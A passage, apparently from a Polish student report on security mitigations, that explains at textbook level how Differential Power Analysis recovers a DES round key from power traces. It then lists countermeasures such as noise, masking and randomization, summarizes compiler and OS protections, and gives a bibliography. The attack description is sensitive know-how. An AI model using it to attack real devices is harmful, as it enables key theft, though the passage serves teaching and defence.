
Do opisanego ataku korzystam z pracy Differential Power Analysis, której autorami są Paul Kocher, Joshua Jaffe i Benjamin Jun.

13.3 Przeprowadzenie ataku

Typowym celem DPA jest odgadnięcie klucza ostatniej rundy algorytmu na podstawie znajomości szyfrogramów i charakterystyk poboru prądu w algorytmach kryptograficznych takich jak DES czy AES.

Przeprowadzenie ataku wymaga bezpośredniego dostępu do urządzenia, tak by można było za pomocą oscyloskopu zmierzyć pobór mocy w systemie i powiązać go z danym szyfrogramem.

Jeden z fragmentów procesu szyfrowania (Rys. 22) polega na wykonaniu operacji XOR na poszczególnych bajtach bloku danych oraz podklucza. Wskutek tego powstaje wynikowy bajt, który następnie podlega substytucji zgodnie ze z góry zdefiniowaną tablicą (tzw. Lookup Table). W procesie tym ważne są poszczególne bity bloku L_{16} , ponieważ ich wartość można skorelować z poborem mocy (dla bitu 1 pobór mocy będzie większy, ze względu na większy koszt operacji XOR). Naszym zadaniem jest więc poznać te bity, a można je wyodrębnić na podstawie znajomości klucza rundy (K_{16}) oraz szyfrogramu.



Rys. 22: DES - ostatnia runda


Na wstępie definiowana jest więc funkcja *selection function* $D(c, b, K_r)$, której argumentami jest szyfrogram, indeks szukanego bitu danych oraz hipotetyczna wartość 6 bitów klucza rundy. Jeśli wartość klucza została poprawnie odgadnięta, to wartość funkcji jest równa rzeczywistej wartości szukanego bitu. W przeciwnym wypadku istnieje prawdopodobieństwo 0.5, że zwrócony przez funkcję bit jest prawidłowy.

Zdefiniowaną funkcję stosujemy na powstałych szyfrogramach i zebrane przez nas pobory mocy dzielimy na dwie grupy: te, dla których bit danych (według funkcji) wynosił 1 oraz te, dla których był on równy 0. Do obu grup przyporządkowujemy zaobserwowane pobory mocy, a następnie wyliczamy średni pobór mocy dla każdego z dwóch zbiorów. Na podstawie tych średnich wyliczamy różnicowy pobór mocy.

Jeśli hipotetyczny klucz był błędny, funkcja $D(c, b, K_r)$ działa jak funkcja losowa, a posegregowanie danych na 2 grupy nie będzie prawidłowe. Dlatego średnie pobory mocy w obu zbiorach będą zbliżone, a ich różnica - mniej więcej funkcją stałą i równą zero.


W przypadku poprawnego dobrania klucza, na średnich poborach mocy w obu grupach widoczna będzie różnica, gdyż dla bitu '1' operacja XOR zużywa więcej mocy. Dlatego na wykresie różnicowym dla punktu czasu, w którym wykonywana była ta operacja, widoczny będzie charakterystyczny (choć niewielki) pik, będący różnicą poboru mocy dla operacji xorowania z jedynką i zerem.

Rys. 23 przedstawia przykładowe charakterystyki poboru mocy dla szyfrowania DES. Górny wykres jest referencyjnym średnim poborem mocy. Trzy kolejne to różnicowe pobory, z których pierwszy został obliczony dla prawidłowego klucza.



Rys. 23: Differential traces

Analizę należy powtórzyć dla pozostałych bloków podklucza. Cztery bity danych odpowiadają poszczególnym S-Boxom i zapewniają potwierdzenie odgadniętego pojedynczego bloku K_r . Po powtórzeniu analizy dla wszystkich 8 S-Boxów rozpracowane zostaje 48 bitów klucza rundy. Kolejne 6 bitów można odkryć brute-forcem lub poprzez przeprowadzenie DPA dla przedostatniej rundy. Po odgadnięciu całego podklucza możliwe jest wykorzystanie algebry liniowej do wyliczenia klucza, który jest liniowo powiązany z kluczem rundy, zgodnie ze schematem *key schedule* (Rys. 24) algorytmu DES.



Rys. 24: Key schedule

13.4 Zabezpieczenie

Jednym z podstawowych zabezpieczeń przed DPA jest zmniejszenie SNR, poprzez albo zwiększenie szumu, albo zmniejszenie sygnału, co znacząco utrudni analizę poboru mocy. Można na przykład wprowadzić do kanału biały szum gaussowski, zmieniać częstotliwość zegara, wstrzykiwać do szyny losowe dane by zofusować dane wychodzące.

Innym rozwiązaniem może być częsta zmiana klucza (przykładowo poprzez hashowanie), tak by jak najbardziej zmniejszyć liczbę danych możliwą do uzyskania z szyfrowania przy pomocy stałego klucza.

Możliwe jest też wyrównanie poziomu zużycia mocy dla wykonywanych operacji, np. przez wykonywanie za każdym razem operacji XOR zarówno z bitem 1 i bitem 0, lecz ignorowanie wyniku złej operacji.

Kolejnym sposobem jest zastosowanie maskowania, czyli podzielenie danych na części i przeprowadzanie operacji na ścieżkach danych niezależnie od siebie.

Można również wprowadzić do algorytmu pewien stopień losowości, np. poprzez wprowadzenie przesunięć czasowych, czy też dodanie tzw. false cycles pomiędzy właściwymi cyklami DES.

Metody te głównie utrudniają atak, zaburzając widoczne korelacje pomiędzy operacjami DES a poborem mocy i zmuszając atakującego do zebrania nieograniczenie dużej liczby danych do prawidłowej analizy. Część z nich wpływa też na wydajność szyfrowania.

14 Podsumowanie

Podatności związane z naruszeniem pamięci są bardzo trudne do wykrycia. Wymagają skrupulatnej analizy kodu i jego zrozumienia. Dlatego pozostawienie odpowiedzialności za ich zauważenie i naprawienie w programie "na barkach" programisty jest bardzo ryzykowne. Powstało wiele technik implementowanych przez kompilatory i systemy operacyjne, które mają na celu nie tyle wykrycie błędów programisty, a ochronę przed atakami poprzez ich wykrycie lub znaczne utrudnienie. Oczywiście, nie są one całkowicie bezpieczne. Wszystkie z wymienionych zabezpieczeń mają swoje luki i powstało już wiele sposobów na ich wykorzystanie. Jednocześnie każda z nich zabezpiecza przed atakującym z odrobiną innej perspektywy, biorąc pod uwagę różne sposoby ataków i uzupełniając się nawzajem. Dlatego stosowanie kilku z nich jednocześnie, choć nie ochroni w pełni przed atakiem, zdecydowanie zmniejszy jego prawdopodobieństwo, sprawiając, że będzie on możliwy tylko w przypadku zaistnienia specyficznych warunków.

Bibliografia

Kompilatory

- Clang: <https://blog.quarkslab.com/clang-hardening-cheat-sheet.html>
- GCC: <https://gcc.gnu.org/onlinedocs/gcc/Instrumentation-Options.html>

Kanarki stosu

- <https://access.redhat.com/blogs/766093/posts/3548631>
- <https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/>
- <https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf>
- https://www.slideshare.net/codeblue_jp/master-canary-forging-by-yuki-koike-code-blue-2015

ASLR

- <https://www.fireeye.com/blog/threat-research/2020/03/six-facts-about-address-space-layout-randomization-on-windows.html>
- <https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/>
- <https://insights.sei.cmu.edu/blog/differences-between-aslr-on-windows-and-linux/>

Execution Disable

- <https://linux.die.net/man/8/execstack>
- [https://en.wikipedia.org/wiki/Trampoline_\(computing\)](https://en.wikipedia.org/wiki/Trampoline_(computing))
- <https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention>

RELRO FULL/Partial

- <https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro>
- <https://hockeyinjune.medium.com/relro-relocation-read-only-c8d0933faef3>
- <https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning.html>
- https://refspecs.linuxfoundation.org/ELF/zSeries/lzsabi0_zSeries/x2251.html

Wydajność zabezpieczeń

- <http://nebelwelt.net/files/12TRpie.pdf>
- <https://news.ycombinator.com/item?id=18874113>
- <https://lwn.net/Articles/584225/>

DPA

- <https://paulkocher.com/doc/DifferentialPowerAnalysis.pdf>